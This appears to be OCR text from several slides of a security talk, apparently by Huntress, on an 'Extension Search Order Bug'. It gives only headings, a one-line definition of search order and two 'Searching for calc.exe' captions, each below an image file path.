


Extension Search Order Bug


WTF is Search Order?

HUNTRESS


The process of resolving the location of a desired file.




Searching for calc.exe




Searching for calc.exe



